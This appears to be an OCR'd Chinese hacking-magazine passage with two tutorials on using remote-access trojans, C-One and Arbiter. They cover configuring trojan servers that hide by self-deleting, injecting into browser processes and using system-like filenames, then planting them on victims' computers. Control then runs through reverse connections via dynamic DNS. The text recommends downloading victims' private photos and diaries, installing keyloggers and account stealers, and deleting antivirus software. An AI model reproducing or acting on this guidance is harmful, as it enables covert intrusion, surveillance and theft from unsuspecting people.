


图2

在EXE类型选项中选择“自我删除”，这样当服务端运行后就会删除本身，可以增强木马的隐蔽性。在插入进程选项中选择“默认浏览器”，也就是插入IE进程，这样肉鸡上就不会出现木马的进程，我们的小马就隐身了。释放文件名称要填写一个和系统文件相似的名字，比如nts32.exe，这样对方就很难发现木马了，注册表名称保持默认即可。

服务端就这么简单的配置完成了，点击下边的两个生成按钮，就可以生成无壳或有壳的服务端了，如图2。

二、植入木马，监听上线

将配置好的服务端server.exe上传到肉鸡上并运行，运行成功后server.exe会自动删除。

接下来就是设置监听信息，等待肉鸡上线了。在C-One主界面窗口点“设置”按钮，填上刚才设置的上线密码和上线端口，点击“监听”就开始等待肉鸡自动上线吧，如图3。




图3

三、管理肉鸡

耐心的等待一会儿肉鸡就会自动找上门来了，选中上线的肉鸡，右侧就会出现对方的相关信息。C_One可以让你轻松操作肉鸡，极适合新手使用，如图4。




图4

1．上传文件功能

就象在本机操作一样，直接将要上传的文件用鼠标拖到要传送到肉鸡文件夹里就ok了。上传木马、键盘记录、黑客攻击程序都可以使用这个功能来完成，如图5。




图5

2．下载文件功能

下载肉鸡上的资料应该是小菜们的拿手本领了吧。比如说发现肉鸡的主人是个漂亮MM，那么对方的电脑里自然就少不了照片、日记什么的，嘿嘿，所以这个功能还是很有用处的。找到要下载的文件，点击鼠标右键，选择下载就可以将文件下载到C_One程序目录的Downloads文件夹里了，如图6。




图6

3．程序运行和文件删除功能

在上边的图6中想必大家已经看到了，当选中文件后，点击鼠标右键，选择"运行"和"Delete"，就可以执行相应的命令了。

我们可以利用上传功能将其他的木马程序或是盗号程序传送到肉鸡上，再使用运行功能使之运行。当然，最好是先用删除功能将杀毒软件Delete掉。

（本文涉及到的软件C－One及其动画使用教程，光盘有收录）

Arbiter"偷窥"也疯狂

落神

文章难易度：☆☆
文章阅读点：远程控制软件—Arbiter的详细使用过程

说起远程控制软件或木马，大家首先想到的一定会是灰鸽子、黑洞、pcshare、Radmin，这些软件功能强大也各有特点，但是总有不尽如人意的地方。如果给你一款无启动、无连接、无进程、选项灵活、可更改各模块文件名增强隐蔽性、占用资源小、在控制目标主机时无任何异常、就算IceSword（冰刃）也无法查探出其运行的软件，而且还有全世界木马界首创的视频调节技术，你还不心动吗？今天我就给大家带来一款新的远程控制软件—Arbiter。




图1

一、配置服务端

首先从网上下载Arbiter，解压后运行客户端程序Arbiter，打开界面如图1。

在界面的空白处单击右键会弹出一个菜单，关于Abriter的功能上面全都有。我们来配置服务端，点击"创建服务端"在弹出的"创建服务端"窗口配置我们需要的服务端（图2）。在"反弹地址"栏输入服务端程序和客户端程序进行反弹连接时使用的域名，Abriter使用的是现在流行的反弹连接方式。不过反弹连接使用的是简单易用的域名连接而没有使用FTP网页地址的形式，而且反弹连接只能使用3322.org和花生壳之类的动态域名，像126的域名指向对本软件是无用的；"连接端口"设置用于在反弹连接时本地进行数据交换的客户端程序所打开的端口；"验证密码"用于服务端程序和客户端程序在连接时的身份确认，这样就可以避免你辛辛苦苦养的肉鸡被别人拿走了；"肉鸡名称"和"安装名称"大家自定义就可以了；"守护模块"的功能就是监视进程，负责检测能上网的进程，然后把服务端的DLL注入进去；"服务模块"就是注入到进程中的文件，当然名字是越迷惑人越好，这个就看大家自己的发挥了；对于服务端程序的安装目录，Abriter也为用户提供了"windows"、"system32"、"Program Files"3个可选择目录；"安装后自动删除"、"重起后再运行"、"开启键盘记录"这3个辅助功能大家可以根据自己的需求自行设置；服务端程序在Windows9X系统下是根据添加注册表启动项来启动的，而在WindowsNT以上的操作系统中则是作为服务启动的，至于服务项的内容怎么写大家可以充分发挥自己的想象力来写。不过有一点需要注意，就是在写"服务名称"时一定不要和系统中的服务一样，否则启动用的服务项和系统本身发生冲突会造成




图2

服务端程序无法启动。各项配置完成后点击“生成仲裁者”按扭，这样我们的服务端就配置完成了。

二、配置客户端

服务端配置完成后我们回到主界面，在“端口和密码”的后面分别填上我们刚才配置服务端时所填写的端口和密码就行了，因为作者已经设置成自动“侦听”。



图 3

接下来我们来更新反弹连接的ip地址，这样就可以使服务端程序和客户端尽快的连接上。更新ip地址的地方在主界面的左上角，就是一个大大的Aribiter的图标（图3），点击图标后弹出一个更新ip地址的窗口（图4），分别在“域名”、“帐号”和“密码”处填上你在希网申请的域名、帐号和密码，确认无误后点击“更新3322动态ip”即可。




图 4

三、远程控制

当有肉鸡上线后我们就可以对其进行控制了，Aribiter的控制命令并不是很多，但是对于我们来说已经够用了。首先在上线的主机列表中选择一台我们要控制的电脑，然后单击右键在弹出的菜单中选择我们要使用的功能。“远程系统管理”中可以查看远程主机的系统信息和服务端配置情况（图5），还可以开SOCK5代理，远程shell和进行键盘记录。其中远程shell中可以自定义10个命令，这一点作者设计的比较人性化（图6）。

“远程文件管理器”可以进行上传、下载、删除、改名、运行等多项操作。首先在“远程文件管理器”中选择你要下载的文件，点击右键选择“文件下载”，然后Aribiter就会开始下载，Aribiter把下载下来的文件自动保存在Aribiter的根目录下Downloads文件夹，不过可惜的是Aribiter不支持断点传续，希望作者在以后的版本中能够改进。“远程进程操作”和“远程屏幕操作”的操作很简单，在此我就不多说了。




图 5

